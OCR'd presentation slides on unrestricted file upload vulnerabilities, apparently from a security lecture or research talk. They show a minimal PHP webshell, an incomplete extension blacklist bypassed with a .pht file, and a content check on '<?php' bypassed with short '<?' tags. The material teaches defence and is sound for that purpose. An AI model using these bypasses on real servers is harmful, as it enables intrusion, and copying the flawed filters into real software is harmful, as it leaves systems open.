
Unrestricted File Upload (UFU)




Unrestricted File Upload (UFU)



How to Fix?


Web server
Web application
Content-filtering checks
Discard webshell.php
<?php
system('ls');
?>
webshell.php
Upload request
Attacker

Defense: Content-filtering Checks



Bypassing Content-filtering Checks

Exploiting incomplete blacklist based on **extension**

```
<?php
  system('ls');
?>
```

webshell.php

webshell.pht

Content-filtering checks

pht

```
<?php
  $black_list = array('js','php','html',...)
  if (!in_array(ext($file_name), $black_list)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

Successfully uploaded!

Executable as PHP code
(due to PHP-style extensions)

Defense: Content-filtering Checks

Keyword check based on content

Content-filtering checks

```
<?php
  if (!('<?php' in $file_content)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```

```
<?php
  system('ls');
?>
```

webshell.php


Error: forbidden file type

PHP interpreter

Bypassing Content-filtering Checks

Bypassing keyword checks based on **content**

‘<?’




Cont check

```
<?php
  if (!(‘<?php’ in $file_content)) {
    move($file_name, $upload_path);
  }
  else {
    message('Error: forbidden file type');
  }
?>
```


Successfully uploaded!

Research Question:
How to Find File Upload Bugs?

